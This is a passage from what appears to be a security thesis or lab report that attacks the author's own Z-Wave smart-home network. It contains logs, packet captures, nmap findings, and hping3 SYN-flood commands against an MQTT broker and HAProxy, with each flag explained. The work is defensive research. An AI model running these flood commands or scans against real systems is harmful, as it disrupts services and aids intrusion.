
Screenshot from Z-Wave Smart Home Web Interface:



23:28 Fibaro Alarm General Purpose alarm (6) : **off** - *HomeOffice*
23:28 Fibaro Alarm Tampering, product cover removed (6) : **off** - *HomeOffice*
23:27 Fibaro Sensor General purpose (6) : **off** - *HomeOffice*
23:27 Fibaro Alarm General Purpose alarm (6) : **on** - *HomeOffice*
23:27 Fibaro Alarm Tampering, product cover removed (6) : **on** - *HomeOffice*
23:27 Fibaro Sensor General purpose (6) : **on** - *HomeOffice*

Figure 35: Screenshot of Smart Home Events Log before the DDoS attack.

Screenshot from AWS (packets are being received):



You can update the connection details by choosing Disconnect and making updates on the Establish connection to continue page.

Topic filter Info
The topic filter describes the topic(s) to which you want to subscribe. The topic filter can include MQTT wildcard characters.
#

Subscriptions #

$aws/things/zway/shadow/name/+/delete/+
$aws/things/zway/shadow/update/documents
$aws/things/zway/shadow/+/rejected
$aws/things/zway/shadow/+/accepted
$aws/things/zway/shadow/name/+/documents
$aws/events/presence/+/zway
$aws/events/subscriptions/+/zway
$aws/things/zway/shadow/name/+/update/+
#

You cannot publish messages to a wildcard topic.
Please select a different topic to publish messages to.

zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice June 24, 2024, 23:27:30 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice June 24, 2024, 23:27:29 (UTC+0200)
zway/connected June 24, 2024, 23:27:23 (UTC+0200)

Figure 36: Screenshot of AWS IoT Logs before the DDoS attack. *Showing that the events are being received.*

Z-Wave Server Logs confirm the connection and data being sent and received:

```
[2024-06-24 23:27:23.929] [I] [core] --- Starting module MQTT

[2024-06-24 23:27:23.952] [I] [core] Executing script: /*** Buffer
*******************************************************************  ...

[2024-06-24 23:27:23.958] [I] [core] Executing script: /*** MQTTClient
**************************************************************  ...

[2024-06-24 23:27:23.983] [I] [core] [MQTT-17] Socket connection opened.

[2024-06-24 23:27:23.983] [I] [core] [MQTT-17] Connected to 192.168.1.30 as
zway

…

…

[2024-06-24 23:28:01.572] [I] [core] HK: updated ZWayVDev_zway_6-0-113-7-3-
A

[2024-06-24 23:28:01.574] [I] [core] Notification: device-info (device-
OnOff): {"dev":"Fibaro Alarm Tampering, product cover removed
(6)","l":"off","location":1}

[2024-06-24 23:28:01.588] [I] [core] HK: updated ZWayVDev_zway_6-0-156-0-A

[2024-06-24 23:28:01.589] [I] [core] Notification: device-info (device-
OnOff): {"dev":"Fibaro Alarm General Purpose alarm
(6)","l":"off","location":1}

[2024-06-24 23:28:01.623] [I] [core] [BaseModule-16] Set lastLevel to off
for ZWayVDev_zway_6-0-113-7-3-A (was on)

[2024-06-24 23:28:01.626] [I] [core] [BaseModule-16] Set lastLevel to off
for ZWayVDev_zway_6-0-156-0-A (was on)
```

```
[2024-06-24 23:28:04.896] [I] [zway] Adding job: Get background noise level

[2024-06-24 23:28:04.904] [D] [zway] SENDING: ( 01 03 00 3B C7 )

[2024-06-24 23:28:04.906] [D] [zway] RECEIVED ACK

[2024-06-24 23:28:04.907] [D] [zway] RECEIVED: ( 01 07 01 3B AE B0 B0 7F 13
)

[2024-06-24 23:28:04.907] [D] [zway] SENT ACK
```

Excerpt 19: Excerpt of Server Logs of Smart Home Controller. Showing no errors while sending and receiving the events via MQTT.

Launching the DDoS attack:

The DDoS attack was launched with hping3:

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 --flood --rand-source -S -d 2000 -p 1883 192.168.1.30
HPING 192.168.1.30 (eth0 192.168.1.30): NO FLAGS are set, 40 headers + 2000
data bytes
hping in flood mode, no replies will be shown
```

Excerpt 20: Excerpt of command used to launch the DDoS attack on the Mosquitto Broker.

The arguments used in the hping3 command are described below:

--flood means send the packets as fast as possible without caring to show the replies. This is also visible in the output above which says that "no replies will be shown".

--rand-source makes hping3 to use random source IP addresses. This mimics the Distributed Denial of Service Attack.

-d sets the data size (payload) in bytes


-p is the port number

The last argument is the target IP address.

Denial-of-Service (DoS) Attack using hping3 on HAProxy

We repeated the same DoS attack on the HAProxy to compare it with the attack on MQTT Broker

- **First of all enable the HAProxy:**




General settings

☑ Enable HAProxy

Installed version 2.8.3-86e043a

Figure 37: Screenshot of HAProxy settings to enable and disable it. *Showing that the HAProxy is enabled now.*



Edit HAProxy Frontend

Name	MQTT-Broker-Unencrypted
Description	
Status	Active
External address	Define what ip:port combinations to listen on for incomming connections.


Table

Listen address	Custom address	Port	SSL Offloading	Advanced	Actions
LAN address (IPv4)		1883	☐		

NOTE: You must add a firewall rules permitting access to the listen ports above.

Figure 38: Screenshot of HAProxy settings to ensure that the Frontend is indeed active.

- **Change the configuration on Smart Home Controller to use HAProxy as MQTT Broker instead of Mosquitto:**



MQTT

Publishes the status of devices to a MQTT topic and is able to set values based on subscribed topics.

Data logging

Robin Eggenkamp

1.4.1 stable

Dependent apps: BaseModule

✓ Active


Name	MQTT
Client ID	zway
Randomize client ID	☐
Hostname or IP address	192.168.1.1
Port	1883

Only needed for some MQTT brokers

Figure 39: Screenshot of Smart Home Controller settings to change the MQTT Broker. *Mosquitto has been now replaced by HAProxy.*

- **Start capturing the packets to compare with the previous hping3 attack:**

We capture using tshark on port 1883 on the pfSense.



Running packet capture:
/usr/sbin/tcpdump -ni igb1 -U -w - '((port 1883)) and ((not vlan))'

Packet Capture Output: /tmp/packetcapture-igb1-20240704002847.pcap


```
22:29:06.485509 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 0
22:29:11.505000 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 2
22:29:11.505191 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 0
22:29:11.515999 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 2
22:29:11.518545 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 0
22:29:29.724601 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 2
22:29:29.929516 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 2
22:29:29.945196 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 0
22:29:29.945207 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 2
22:29:29.945209 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 0
22:29:29.955823 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 0
22:29:37.032659 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 66
22:29:37.032887 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 0
22:29:37.057607 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 66
22:29:37.060645 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 0
22:29:37.069306 IP 192.168.1.4.57530 > 192.168.1.1.1883: tcp 56
22:29:37.069538 IP 192.168.1.1.1883 > 192.168.1.4.57530: tcp 0
```

Figure 39: Screenshot from pfSense. *Showing that the packet capture on port 1883 is running and capturing the traffic.*

- **Packets are being sent by the Smart Home Controller and received at the AWS IOT Core before DDoS Attack:**

```
● [2024-07-04 00:29:06.386] [I] [core] Notification: device-info (device-OnOff): {"dev":"Fibaro Alarm Tampering, product cover removed (6)","l":"on","location":1}
● [2024-07-04 00:29:06.388] [I] [core] HK: updated ZWayVDev_zway_6-0-113-7-3-A
● [2024-07-04 00:29:06.413] [I] [core] [BaseModule-16] Set lastLevel to on for ZWayVDev_zway_6-0-113-7-3-A (was off)
● [2024-07-04 00:29:06.421] [I] [core] Notification: device-info (device-OnOff): {"dev":"Fibaro Alarm General Purpose alarm (6)","l":"on","location":1}
● [2024-07-04 00:29:06.421] [I] [core] HK: updated ZWayVDev_zway_6-0-156-0-A
● [2024-07-04 00:29:06.446] [I] [core] [BaseModule-16] Set lastLevel to on for ZWayVDev_zway_6-0-156-0-A (was off)
● [2024-07-04 00:29:07.129] [D] [zway] RECEIVED: ( 01 0B 00 04 00 06 02 98 40 CC 00 00 E0 )
● [2024-07-04 00:29:07.129] [D] [zway] SENT ACK
● [2024-07-04 00:29:07.131] [D] [zway] SETDATA devices.6.data.lastReceived = 0 (0x00000000)
```

Excerpt 21: Excerpt of Server Logs of Smart Home Controller before the DDoS Attack. Showing that the packets are being sent.



Topic filter
The topic filter describes the topic(s) to which you want to subscribe. The topic filter can include MQTT wildcard characters.
#

Subscriptions #

$aws/things/zway/shadow/name/+/delete/+
$aws/things/zway/shadow/name/+/documents
$aws/things/zway/shadow/name/+/update/+
$aws/things/zway/shadow/+/rejected
$aws/things/zway/shadow/+/accepted
$aws/things/zway/shadow/update/documents
$aws/events/subscriptions/+/zway
$aws/events/presence/+/zway
#

You cannot publish messages to a wildcard topic.
Please select a different topic to publish messages to.

zway/fibaroAlarmGeneralPurposeAlarm(6)/homeOffice	July 04, 2024, 00:29:06 (UTC+0200)
zway/fibaroAlarmTampering,ProductCoverRemoved(6)/homeOffice	July 04, 2024, 00:29:06 (UTC+0200)
$aws/events/subscriptions/subscribed/zway	July 04, 2024, 00:28:54 (UTC+0200)
zway/connected	July 04, 2024, 00:28:54 (UTC+0200)
$aws/events/presence/connected/zway	July 04, 2024, 00:28:53 (UTC+0200)

Figure 40: Screenshot from AWS IoT Logs before DDoS Attack. *Showing that packets are being received.*

- **Lauch DoS attack with hping3:**

```
Password:

┌──(root㉿kali)-[/home/kali]

└─# hping3 --flood --rand-source -S -d 2000 -p 1883 192.168.1.1

HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 2000 data bytes

hping in flood mode, no replies will be shown
```

Excerpt 22: Excerpt of command to launch the DDoS attack again. This time on HAProxy.

Chapter 4: Results

This chapter presents the findings of the attacks conducted as presented in the previous chapter 3. It demonstrates how various security vulnerabilities were exploited to gain unauthorized access, intercept the packets, und deny the services.

Nmap

The nmap scan revealed the following information:


pfSense Firewall (pfs.mazharabbas.com): The domain name indicates that this device likely functions as a firewall (pfSense), a well-known open source firewall, and a very critical component for network security. The device is running FreeBSD 11.2 (which is the operating system used by the pfSense) and has the following ports exposed: **SSH (port 22)**, **DNS (port 53)**, and both HTTP and HTTPS (**ports 80 and 443**) services. We also see that the SSL Certificate of the web server is valid until June 30th, 2024. Furthermore, the MAC address (00:0D:B9:5A:1D:ED) indicates the device is manufactured by **PC Engines GmbH**.

Z-Wave Smart Home Controller (smarthome.mazharabbas.com): The domain name strongly suggests that this device functions as a smart home controller. The device is running a Linux kernel between versions 4.15 and 5.8 and has the following ports open: SSH (port 22), a VNC service (port 5900), and HTTP-based services on ports 8083 and 8084. The nmap scan revealed references to **Z-Wave** in the HTTP service banners, which suggests that this is a Z-Wave-based smart home controller.

Mosquitto MQTT Broker: The nmap scan reveals that the host 192.168.1.30 is an Ubuntu Linux server with two open ports: 22 (SSH) and 1883 (mosquitto MQTT broker). The presence of the mosquitto broker suggests that the Z-Wave Smart Home Controller, we found might utilize this server as MQTT broker. Nmap successfully subscribed to and published on several topics, gathering additional information about the MQTT broker's activities, including connected clients and message statistics.

This was a very valuable information, which was used to launch the Man-in-the-Middle and DDoS attacks.

Following is the screenshot of the Wireshark from the pcap file containing the nmap scan packets:


nmap-scan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
(ip.addr==192.168.1.30 and ip.addr==192.168.1.10) and (tcp.port==1882 or tcp.port==1883)

No.     Time                        Source          Destination     Protocol Length Info
196912  2024-06-21 19:29:32,0572…   192.168.1.10    192.168.1.30    TCP      60 57816 → 1882 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
196942  2024-06-21 19:29:32,0664…   192.168.1.30    192.168.1.10    TCP      62 1882 → 57816 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
273280  2024-06-21 19:30:12,3662…   192.168.1.10    192.168.1.30    TCP      60 57816 → 1883 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
273401  2024-06-21 19:30:12,4773…   192.168.1.30    192.168.1.10    TCP      62 1883 → 57816 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460
273405  2024-06-21 19:30:12,4773…   192.168.1.10    192.168.1.30    TCP      56 57816 → 1883 [RST] Seq=1 Win=0 Len=0
291531  2024-06-21 19:31:20,1438…   192.168.1.10    192.168.1.30    TCP      76 56080 → 1883 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3589198255 TSecr=0 WS=128
291564  2024-06-21 19:31:20,1594…   192.168.1.30    192.168.1.10    TCP      76 1883 → 56080 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM TSval=3596976866 TSecr=3589198
291569  2024-06-21 19:31:20,1594…   192.168.1.10    192.168.1.30    TCP      68 56080 → 1883 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=3589198271 TSecr=3596976866
291602  2024-06-21 19:31:26,1610…   192.168.1.10    192.168.1.30    MQTT     86 Connect Command
291605  2024-06-21 19:31:26,1793…   192.168.1.30    192.168.1.10    TCP      68 1883 → 56080 [ACK] Seq=1 Ack=19 Win=31872 Len=0 TSval=3596982886 TSecr=3589204273
291607  2024-06-21 19:31:26,1793…   192.168.1.30    192.168.1.10    MQTT     72 Connect Ack
291608  2024-06-21 19:31:26,1793…   192.168.1.30    192.168.1.10    TCP      68 1883 → 56080 [FIN, ACK] Seq=5 Ack=19 Win=31872 Len=0 TSval=3596982886 TSecr=3589204273
291610  2024-06-21 19:31:26,1793…   192.168.1.10    192.168.1.30
291612  2024-06-21 19:31:26,1795…   192.168.1.10    192.168.1.30
291625  2024-06-21 19:31:26,1944…   192.168.1.30    192.168.1.10
293386  2024-06-21 19:34:09,8945…   192.168.1.10    192.168.1.30
293399  2024-06-21 19:34:09,9010…   192.168.1.30    192.168.1.10
293400  2024-06-21 19:34:09,9010…   192.168.1.10    192.168.1.30
293412  2024-06-21 19:34:09,9470…   192.168.1.10    192.168.1.30
293424  2024-06-21 19:34:09,9618…   192.168.1.30    192.168.1.10
293430  2024-06-21 19:34:09,9630…   192.168.1.30    192.168.1.10
293431  2024-06-21 19:34:09,9630…   192.168.1.10    192.168.1.30
293468  2024-06-21 19:34:10,0548…   192.168.1.10    192.168.1.30
293477  2024-06-21 19:34:10,0573…   192.168.1.30    192.168.1.10
293478  2024-06-21 19:34:10,0573…   192.168.1.10    192.168.1.30

> Frame 196942: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface any, id 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 192.168.1.30, Dst: 192.168.1.10
> Transmission Control Protocol, Src Port: 1882, Dst Port: 57816, Seq: 1, Ack: 1, Len: 0
```

Wireshark · Conversations · nmap-scan.pcap

Conversation Settings
- [ ] Name resolution
- [ ] Absolute start time
- [ ] Limit to display filter

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packet
192.168.1.10	57816	192.168.1.30	1882	2	122 bytes	113876	1	60 bytes	
192.168.1.10	57816	192.168.1.163	1882	2	122 bytes	115090	1	60 bytes	
192.168.1.10	57816	192.168.1.169	1882	1	60 bytes	120286	1	60 bytes	
192.168.1.10	57818	192.168.1.169	1882	1	60 bytes	120480	1	60 bytes	
192.168.1.10	57816	192.168.1.103	1882	2	122 bytes	123158	1	60 bytes	
192.168.1.10	57816	192.168.1.162	1882	2	122 bytes	123788	1	60 bytes	
192.168.1.10	57816	192.168.1.132	1882	2	122 bytes	127586	1	60 bytes	
192.168.1.10	57816	192.168.1.20	1882	1	60 bytes	129101	1	60 bytes	
192.168.1.10	57818	192.168.1.20	1882	1	60 bytes	129170	1	60 bytes	
192.168.1.10	58072	192.168.1.10	1882	2	116 bytes	177859	1	60 bytes	
192.168.1.10	57560	192.168.1.6	1883	2	122 bytes	10093	1	60 bytes	
192.168.1.10	57560	192.168.1.4	1883	2	122 bytes	24802	1	60 bytes	
192.168.1.10	57560	192.168.1.2	1883	2	122 bytes	36845	1	60 bytes	
192.168.1.10	57560	192.168.1.1	1883	1	60 bytes	49427	1	60 bytes	
192.168.1.10	57562	192.168.1.1	1883	1	60 bytes	49532	1	60 bytes	
192.168.1.10	57816	192.168.1.134	1883	2	122 bytes	145281	1	60 bytes	
192.168.1.10	57816	192.168.1.161	1883	2	122 bytes	149615	1	60 bytes	
192.168.1.10	57816	192.168.1.102	1883	2	122 bytes	155959	1	60 bytes	
192.168.1.10	57816	192.168.1.30	1883	3	178 bytes	160302	2	116 bytes	
192.168.1.10	57816	192.168.1.163	1883	3	178 bytes	160403	2	116 bytes	

***Figure 41: Screenshot from Wireshark showing the nmap-scan*.**


Figure 41 shows the screenshot from Wireshark, which shows the nmap-scan with SYN. We can see how this scan works:

- If the port is open, the target device responds with a SYN-ACK packet, indicating it's ready to establish a connection. Nmap immediately sends an RST (reset) packet to close the connection without completing the full handshake and will later report it as open port. In the screenshot we see that the port 1883 is open on host 192.168.1.30
- If the port is closed, the target device responds with an RST packet, indicating it's not accepting connections. In the screenshot we see that the port 1882 is closed on host 192.168.1.30.

This easy discovery of exposed ports and services underscores the need for the security measures to protect smart home devices from unauthorized scans and potential exploitation.

Man-in-the-Middle (MitM) Attack using ARP Spoofing:

